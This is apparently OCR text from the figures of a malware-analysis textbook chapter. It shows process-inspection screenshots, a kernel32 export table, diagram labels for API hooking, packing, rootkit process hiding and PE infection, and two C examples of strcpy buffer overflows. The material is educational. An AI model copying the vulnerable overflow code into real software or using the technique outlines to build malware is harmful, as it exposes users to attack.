



Chapter 1: Malware from Fun to Profit






notepad.exe (3624) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
Comment
Name
Base Address
Size
Description
notepad.exe 0x1000000 80 kB Notepad
AcGenral.dll 0x6f880000 1.79 MB Windows Compatibility DLL
advapi32.dll 0x77dd0000 620 kB Advanced Windows 32 Base...
comctl32.dll 0x773d0000 1.01 MB User Experience Controls Li...
comdlg32.dll 0x763b0000 292 kB Common Dialogs DLL
ctype.nls 0x3e0000 12 kB
gdi32.dll 0x77f10000 292 kB GDI Client DLL
imm32.dll 0x76390000 116 kB Windows XP IMM32 API Clie...
kernel32.dll 0x7c800000 984 kB Windows NT BASE API Clien...
locale.nls 0x1e0000 260 kB
lpk.dll 0x629c0000 36 kB Language Pack
msacm32.dll 0x77be0000 84 kB Microsoft ACM Audio Filter
MSCTF.dll 0x74720000 304 kB MSCTF Server DLL
MSCTFIME.IME 0x755c0000 184 kB Microsoft Text Frame Work ...
msvcrt.dll 0x77c10000 352 kB Windows NT CRT DLL
ntdll.dll 0x7c900000 712 kB NT Layer DLL
ole32.dll 0x774e0000 1.24 MB Microsoft OLE for Windows
oleaut32.dll 0x77120000 556 kB
rpcrt4.dll 0x77e70000 588 kB Remote Procedure Call Runt...
secur32.dll 0x77fe0000 68 kB Security Support Provider In...
shell32.dll 0x7c9c0000 8.09 MB Windows Shell Common Dll
shimeng.dll 0x5cb70000 152 kB Shim Engine DLL
shlwapi.dll 0x77f60000 472 kB Shell Light-weight Utility Libr...
sortkey.nls 0x230000 260 kB
sorttbls.nls 0x280000 24 kB
unicode.nls 0x1c0000 88 kB
user32.dll 0x7e410000 580 kB Windows XP USER API Clien...
userenv.dll 0x769c0000 720 kB Userenv
usp10.dll 0x74d90000 428 kB Uniscribe Unicode script pro...
uxtheme.dll 0x5ad70000 224 kB Microsoft UxTheme Library
version.dll 0x77c00000 32 kB Version Checking and File In...
winmm.dll 0x76b40000 180 kB MCI API DLL
winspool.drv 0x73000000 152 kB Windows Spooler Driver
Close



notepad.exe (3624) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
Comment
Strings...
Refresh
Name
Address
Size
Protection
Mapped (Commit) 0x8c0000 320 kB R
Mapped (Commit) 0x910000 4 kB RW
Free 0x911000 60 kB NA
Mapped (Commit) 0x920000 64 kB RW
Mapped (Reserve) 0x930000 192 kB
Mapped (Commit) 0x960000 56 kB RW
Free 0x96e000 8 kB NA
Private (Commit) 0x970000 24 kB RW
Private (Reserve) 0x976000 1,000 kB
Free 0xa70000 64 kB NA
Mapped (Commit) 0xa80000 28 kB RW
Mapped (Reserve) 0xa87000 484 kB
Mapped (Commit) 0xb00000 8 kB RW
Mapped (Reserve) 0xb02000 504 kB
Free 0xb80000 4.5 MB NA
notepad.exe: Image (Commit) 0x1000000 4 kB R
notepad.exe: Image (Commit) 0x1001000 32 kB RX
notepad.exe: Image (Commit) 0x1009000 8 kB RW
notepad.exe: Image (Commit) 0x100b000 36 kB R
Free 0x1014000 1.4 GB NA
uxtheme.dll: Image (Commit) 0x5ad70000 4 kB R
uxtheme.dll: Image (Commit) 0x5ad71000 192 kB RX
uxtheme.dll: Image (Commit) 0x5ada1000 4 kB RW
uxtheme.dll: Image (Commit) 0x5ada2000 24 kB R
Free 0x5ada8000 29.78 MB NA
shimeng.dll: Image (Commit) 0x5cb70000 4 kB R
shimeng.dll: Image (Commit) 0x5cb71000 56 kB RX
shimeng.dll: Image (Commit) 0x5cb7f000 12 kB RW
shimeng.dll: Image (Commit) 0x5cb82000 68 kB WC
shimeng.dll: Image (Commit) 0x5cb93000 12 kB R
Free 0x5cb96000 94.16 MB NA
lpk.dll: Image (Commit) 0x629c0000 4 kB R
lpk.dll: Image (Commit) 0x629c1000 20 kB RX
lpk.dll: Image (Commit) 0x629c6000 4 kB RW
lpk.dll: Image (Commit) 0x629c7000 8 kB R
Free 0x629c9000 206.71... NA
AcGenral.dll: Image (Commit) 0x6f880000 4 kB R
AcGenral.dll: Image (Commit) 0x6f881000 200 kB RX
Close





Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	0009F23C	000A1CD0	000A07FC	000A30BF
(nFunctions)	Dword	Word	Dword	szAnsi
00000075	00095520	0074	000A4097	CopyFileTransactedA
00000076	00095450	0075	000A40AB	CopyFileTransactedW
00000077	000092D0	0076	000A40BF	CopyFileW
00000078	0008FA40	0077	000A40C9	CopyLZFile
00000079	0006FA90	0078	000A40D4	CreateActCtxA
0000007A	0001ACE0	0079	000A40E2	CreateActCtxW
0000007B	00060E40	007A	000A40F0	CreateBoundaryDescriptorA
0000007C	0004B310	007B	000A410A	CreateBoundaryDescriptorW
0000007D	00040FE0	007C	000A4124	CreateConsoleScreenBuffer
0000007E	0004C5D0	007D	000A413E	CreateDirectoryA
0000007F	0008A090	007E	000A414F	CreateDirectoryExA
00000080	00089150	007F	000A4162	CreateDirectoryExW
00000081	0008A1E0	0080	000A4175	CreateDirectoryTransactedA
00000082	0008A110	0081	000A4190	CreateDirectoryTransactedW


address1
API1()
address2
API2()
address3
API3
DLL1
DLL4
DLL3
myapp.exe
call DLL.API1()
address DLL1.API1()
virtual address of my-app.exe


3
calls httpSendRequest
HOOK-HttpSendRequest()
4
add 1
add 2
httpSendRequest()
5
wininet.dll
iexplore.exe
httpSendRequest()
1
address of httpSendRequest()
replaced by malware address
2



decompression stub
1.entry point of obfuscated PE Exe starts at the decoder stub
2.decoder stub decodes the encrypted code
compressed data
3.after encrypted code is deobfuscated, the malware code is visible and is executed to perform the malicous activity
obfuscated PE file



Before
EPROCESS
EPROCESS for malware
EPROCESS
EPROCESS
EPROCESS for malware
EPROCESS
After



MZ
Address 1
Entry point
(executed first)
Clean PE file
MZ
Address 1
Malware code
Jump to address 1
Entry point is now at
malicious code. This executes first
Infected exe or PE file

```
1
2
3  void main()
4  {
5      char source[] = "BUFFER OVERFLOW EXAMPLE";//source is 23 byte long
6      char destination[10];//destination is 11 bytes long
7      strcpy(destination,source);//copy source to destination
8
9
10 }
```

```
1
2  void vulnerable_function(char* source)
3  {
4    char buffer[16];
5    strcpy(buffer,source);
6    print ("overflow_done");
7
8  }
9
10 void main(int argc,char ** argv)
11 {
12
13 ..............
14 vulnerable_function(argv[1]);//argv[1] is user input
15 print ("vulenrable function called");//RETURN ADDRESS after vulnerable_function
16
17 ..............
18 }
```










